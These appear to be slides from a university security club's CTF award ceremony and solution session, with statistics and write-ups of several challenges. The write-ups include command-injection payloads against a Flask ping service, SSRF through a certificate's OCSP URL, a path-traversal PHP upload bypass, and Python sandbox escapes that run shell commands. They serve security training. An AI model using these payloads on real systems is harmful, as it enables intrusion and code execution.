

113 上學期 成大資安社期初CTF 頒獎典禮暨題解大會



感謝大家的參與



頒獎典禮

一些數據

參與人數

154 users registered

2546 IP addresses

11260 total possible points

28 challenges


競賽規則 has the most solves with

99 solves

Double Exploit has the least solves with


2 solves

Solve Counts



參與人數

- 106 個人 > 0 分
- 總共 Submission 1423
 - Correct 637
 - Incorrect 776





觀察到有趣的事情

Flag Bait Again

- NCKUCTF{printable+}*47



重災區

- TkNLVU...*204




有趣 Flag

whoami

babyheap

incorrect

 寫不出來所以猜猜我是誰

我們是做好駭客

incorrect

 NCKUCTF{是在枯喔}

有趣 Flag

```
chal-1 | ::1 - - [08/Oct/2024 04:31:51] "POST /verifyaccount?user=aa&verify=5e394281dfac81c1e7dddcaf4d35d1f6 HTTP/1.1" 200 -
chal-1 | ::ffff:180.217.30.160 - - [08/Oct/2024 04:31:51] "POST /certvalid HTTP/1.1" 301 -
chal-1 | ::ffff:180.217.30.160 - - [08/Oct/2024 04:31:52] "GET / HTTP/1.1" 200 -
chal-1 | ::1 - - [08/Oct/2024 04:32:30] "POST /verifyaccount?user=aa&verify=5e394281dfac81c1e7dddcaf4d35d1f6 HTTP/1.1" 200 -
chal-1 | ::ffff:180.217.30.160 - - [08/Oct/2024 04:32:30] "POST /certvalid HTTP/1.1" 301 -
chal-1 | ::ffff:180.217.30.160 - - [08/Oct/2024 04:32:31] "GET / HTTP/1.1" 200 -
chal-1 | ::1 - - [08/Oct/2024 04:33:50] "POST /verifyaccount?user=aa&verify=5e394281dfac81c1e7dddcaf4d35d1f6 HTTP/1.1" 200 -
chal-1 | ::ffff:180.217.30.160 - - [08/Oct/2024 04:33:50] "POST /certvalid HTTP/1.1" 301 -
chal-1 | ::ffff:180.217.30.160 - - [08/Oct/2024 04:33:52] "GET / HTTP/1.1" 200 -
chal-1 | ::ffff:140.118.9.214 - - [08/Oct/2024 09:06:03] code 400, message Bad request version ('n«wr\x89f0Y\x0eüÿă')
```

```
ping -c 1 -W 1 ㄣㄣ
123.193.178.235 - - [07/Oct/2024 15:18:32] "POST / HTTP/1.1" 200 -
123.193.178.235 - - [07/Oct/2024 15:18:32] "GET /static/goodhacker.jpg HTTP/1.1" 304 -
```

幹部自我介紹

ChatGPT o1-preview ▾



ChatGPT 4o ▾

```
re.match('[+ -9A~]*$', target)
```

__main__.py:

```
import os
import re
import sys
from flask import Flask, request, render_template, make_response
```

```
allowcommand = ['ping -c 1 -W 1', 'traceroute -n -l -w 3 -A', 'ip route']
```

```
app = Flask(__name__)
```

```
@app.route('/', methods=['GET'])
```

```
def index():
    return render_template("index.html")
```

```
@app.route('/', methods=['POST'])
```

```
def run():
    command = allowcommand[int(request.form.get("command"))]
    target = request.form.get("target")
    print(command, target, file=sys.stderr)
    if not re.match('[+ -9A~]*$', target):
        return render_template("index.html", error=True)
    if int(request.form.get("command")) == 2:
        return render_template("index.html", output=os.popen(f'bash -c "{command}"').read())
```

```
    return render_template("index.html", output=os.popen(f'bash -c "{command} {target}"').read())
```

```
@app.route('/source', methods=['GET'])
```



精選題解

AI

- 很多題目都是 AI 能秒解的
- 沒有禁止 AI
- Why not use it?



Rules

我有一串字串

TkNLVUNURnvmiJHmnIPpgbXlrojku6Xkulropo/liYflm6DngrrmiJH
mmK/lpb3pp63lrqJ9 請跟我說他可能是什麼



這串字串 `TkNLVUNURnvmiJHmnIPpgbXlrojku6XkuIropo/liYflm6DngrrmiJHmmK/lpb3pp63lrqJ9` 看起來像是經過某種編碼或加密處理的內容，可能不是直接可讀的明文。根據這樣的格式，以下是幾種可能性：

1. Base64 編碼

這串字串的結構符合 Base64 編碼的特徵（包括英文字母、數字及 `+` 和 `/` 等符號），而且 Base64 編碼的長度通常是 4 的倍數。這串字串看起來符合這個長度特徵，所以它可能是 Base64 編碼的結果。你可以先嘗試將它解碼成明文：




Baby Python Assembly

- 題目太常截圖就不放了
- 產出來的代碼跟我的 Source Code 一模一樣

AI 使用盲區

- AI 很常會有幻覺
- AI 有時候思路會對，但他的計算跟寫過程能力很爛
 - 學習思路之後自己寫 Solve Script
 - 也可以請 AI 輔助寫腳本
- 很多題目都可以試試看不虧
- ~~但我試過了這次的 Crypto 題目好像 AI 都笨笨的~~



Looking Glass

- `if not re.match('^[+-9A-~]*$', target):`
 - 意思是 ascii '+' ~ '9' 與 'A' ~ '~' 會被 blacklist
- 沒空格就不能代參數了？

```
root@working:~# {echo,test,me}
test me
root@working:~# {ls,-al,/tmp}
total 52
drwxrwxrwt  9 root root 20480 Oct 12 01:39 .
drwxr-xr-x 20 root root  4096 Oct  9 15:02 ..
drwxrwxrwt  2 root root  4096 Oct  9 15:02 .font-unix
drwxrwxrwt  2 root root  4096 Oct  9 15:02 .ICE-unix
drwx-----  3 root root  4096 Oct  9 15:02 systemd-pri
drwx-----  3 root root  4096 Oct  9 15:02 systemd-pri
drwx-----  2 root root  4096 Oct  9 15:05 tmux-0
drwxrwxrwt  2 root root  4096 Oct  9 15:02 .X11-unix
drwxrwxrwt  2 root root  4096 Oct  9 15:02 .XIM-unix
root@working:~# |
```

[source](#)

NCKUCTF {COMm4nD_1NJ3c710n_1s_fUn_effad912477740e3}

[source](#)

```
app
bin
boot
dev
etc
flag-8dbb2510222d6fc4
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Looking Glass

```
09.127.40.14 [07/Oct/2024:1  
ping -c 1 -W 1 '{ls,/}'  
/bin/sh: 1: {ls,/}: not found  
.
```

Certificate Checker

- 你只要註冊帳號並登入就有 Flag
 - 但註冊帳號後要先從 localhost 戳一次驗證網址才能登入
 - SSRF
- 可以利用憑證打 SSRF ?
 - 可以但是有條件
 - 該憑證 root CA 必須要 trust 過
 - 利用驗證憑證是否被 revoked 的機制
 - OCSP、CRL


Certificate Checker

[1]Authority Info Access

Access Method=線上憑證狀態通訊協定 (1.3.6.1.5.5.7.48.1)

Alternative Name:

URL=http://localhost:39999/verifyaccount?user=aa&verify=5e394281dfac81c1e7dddc4f4d35d1f6



BabyRSA

- 不懂為什麼那麼少人解, 你甚至不用懂任何 RSA 的原理
- 解法
 - 把 Openssl 的 Private Key 轉成 PEM 格式
 - 從 PEM 提取出 d 和 n
 - Get flag

BabyRSA 參考指令

- `ssh-keygen -p -f id_rsa -m pem`
- `openssl rsa -in aaa.pem -text -inform PEM -noout`
 - 可以請 AI 把數字解析出來
 - 剩下就是常規的 RSA 解密
 - 也可以 PEM 直接丟 Cyberchef

privateExponent:

```
13:67:7f:83:47:a9:56:4b:7d:1e:41:51:c9:8a:b7:
b9:60:a5:b0:7e:7e:1c:07:e9:cb:68:97:08:96:e2:
19:07:4a:db:0a:bb:9a:96:af:c7:36:c7:28:b1:59:
b2:1d:1e:d6:b0:41:36:cf:f4:9e:4b:28:eb:15:1e:
10:6b:2c:e4:fb:d4:71:cd:09:dd:12:d2:9a:14:87:
6a:ed:58:90:56:27:37:76:37:e5:c5:61:07:2b:3b:
4c:15:81:e8:5b:5f:1c:5f:7b:04:44:07:0e:65:69:
4c:f8:e3:ab:4a:e5:19:f5:57:ce:c0:84:e6:e1:c7:
71:e0:fe:62:3d:ed:cb:cd:a4:f9:bd:3a:e6:6f:42:
e7:83:08:92:f4:f4:70:9f:b5:da:48:e4:ae:35:e1:
f0:1e:a8:4b:fe:fb:70:b3:dd:25:4d:27:b5:c9:31:
```

BabyRSA 可能會遇到的問題

- 直接用 Openssl 解會有問題, 因為 pkeyutl 加解密時會預期有 padding
 - 但是用 openssl rsautl -decrypt -in encrypted.bin -out decrypted.bin -inkey aaa.pem -raw 就可以了
- 我是直接 Raw data 去做 RSA 加密, 不是故意要卡大家的
- 還是不知道這題難在哪裡

好駭客的網站

- 今年全國技能競賽的題目
- 99% 都是用 ChatGPT 寫出來的

好駭客的網站


- 預期解
 - 可以上傳 .Php 但 uploads 資料夾不可執行 php
 - 注意到上傳的檔案檔名會是在 uploads/username_XXX.XXX
 - 製造出路徑跳脫的 username 即可, 像是 ../c
 - 拼接起來會是 uploads/../c_XXX.XXX = /c_XXX.XXX
 - 用改密碼功能去註冊非法的帳號

好駭客的網站

- 非預期解
 - 本來是想讓大家上傳到 uploads
 - 因為 Linux 不認 .Php 作為 php script(吧)
 - 原題目疑似是 Windows 所以這題出的時候有點 Dirty Hack



好駭客的網站




.htaccess files are only interpreted by Apache as follows:

- given path is `/foo/bar/test.php`
- Apache checks if `/.htaccess` exists, applies its rules if so
- Apache checks if `/foo/.htaccess` exists, applies its rules if so
- Apache checks if `/foo/bar/.htaccess` exists, applies its rules if so

`.htaccess` 禁止 php

好駭客的網站

- 非預期解
 - 本來是想讓大家上傳到 uploads
 - 上傳到 uploads 的檔案裡面也會被 apply 到外層的允許 .Php
 - **File upload 101**



好駭客的網站

- Revenge
 - 把允許 Php 放到 images
 - .Php 在 uploads 裡面他因為不認識 .Php 而不執行 code
 - Images 資料夾內把 .Php 看成 script

```
├── images
│   ├── .htaccess 允許 Php
│   ├── good_hacker.jpg
│   └── info.php
├── index.php
├── login.php
├── logout.php
├── register.php
├── reset.php
├── upload.php
└── uploads
    └── .htaccess 禁止 php
```

pyjail1

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29200

print(open(__file__).read())

inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if __import__("re").findall(r"[a-zA-Z]\(", inp):
    print('bad hacker')
    exit()

eval(inp)

>>>
```

pyjail1

Decorative purple lines consisting of a diagonal line, a horizontal line, and a short vertical line segment.


```
__import__('os').system('id')
```


pyjail1

Decorative purple lines consisting of several horizontal and diagonal strokes of varying lengths and thicknesses, located in the top-left corner of the slide.

```
__import__('os').system('id')
```

badhacker!

A thin blue arrow pointing from the text 'badhacker!' to the 'm' character in the 'system' function of the code above.

pyjail1

```
root@nckuctf:/tmp  
> nc chall.nckuctf.org 29200
```

```
print(open(__file__).read())
```

```
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))  
if __import__("re").findall(r"[a-zA-Z]\(", inp):  
    print('bad hacker')  
    exit()
```

```
eval(inp)
```

```
>>>
```

pyjail1

官方解法 : `__import__('os').system\``t('id')`

另解(CX330/IID) : `__import__('os').system``('id')`

pyjail2

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29201

print(open(__file__).read())
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if any([x in "(" for x in inp]):
    print('bad hacker')
    exit()
exec(inp)

>>>
```

pyjail2

```
root@nckuctf:/tmp  
> nc chall.nckuctf.org 29201
```

```
print(open(__file__).read())
```

```
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
```

```
if any([x in "(" for x in inp]):
```

```
    print('bad hacker')
```

```
    exit()
```

```
exec(inp)
```

```
>>>
```

整個 payload 中不能出現括號！

pyjail2

```
In [58]: def flag(x):  
...:     return "FLAG{ouoouo}"  
...:
```

```
In [59]: @print  
...: @flag  
...: class z:  
...:     pass  
...:
```

```
FLAG{ouoouo}
```

pyjail2

```
In [1]: @exec
...: @ "__import__\x28'os'\x29.system\x28'id'\x29".format
...: class x:
...:     pass
...:
uid=501(vincent55) gid=20(staff) groups=20(staff),12(everyone
```

pyjail2

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29201

print(open(__file__).read())
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if any([x in "(" for x in inp]):
    print('bad hacker')
    exit()
exec(inp)

>>>
```


pyjail2

```
In [1]: @exec
...: @("__import__\x28'os'\x29.system\x28'id'\x29".format
...: class x:
...:     pass
...:
uid=501(vincent55) gid=20(staff) groups=20(staff),12(everyone
```



```
print("""@exec\r@("__import__\\x28'os'\\x29.system\\x28'id'\\x29".format\rclass\x0cx:pass"""))
```

pyjail2 - 另解(IID)替換運算子行為

試了一陣子發現是 `exec()` 不是 `eval()`，所以允許用分號 (;) 分隔語句，但無法使用需要換行的 decorator。

讀搜尋到的相關文章時，發現可以修改既有函式的類別的成員，允許定義 magic 方法來重載運算子。

最後選擇把內建函式 `help` 的加法 (+) 重載成 `exec` 函式，用 `help + 任意字串` 的方式執行命令，字串中會使用到的圓括號用轉義字元的方式表示。

<https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes#read-file-with-builtins-help-and-license>

```
>>> a = __builtins__.__help__; a.__class__.__add__ = __builtins__.__dict__["exec"];
a + 'print\x28__import__\x28"os"\x29.popen\x28"ls"\x29.read\x28\x29\x29'
bin
boot
dev
etc
flag_s132roibhedqjnd
home
```

```
>>> a = __builtins__.__help__; a.__class__.__add__ = __builtins__.__dict__["exec"];
a + 'print\x28__import__\x28"os"\x29.popen\x28"cat
flag_s132roibhedqjnd"\x29.read\x28\x29\x29'
```

Flag: XXXXXXXXXX

沒用到 XXXXXXXXXX

<https://hackmd.io/@IID/ncku-ctf2024i-writeup#Misc-%E2%80%94pyjail2>



競賽組小結

競賽組又來了

- 今年多了蠻多人出題的
- 時間也蠻多的, 但是大家基本上都是 Deadline Driven
- 傳承舉辦比賽的經驗
- 更多優質的題目來迫害新手
- ~~謝謝各位賽棍的參與~~
- ~~下一屆幹部明年各位請自立自強~~



明年見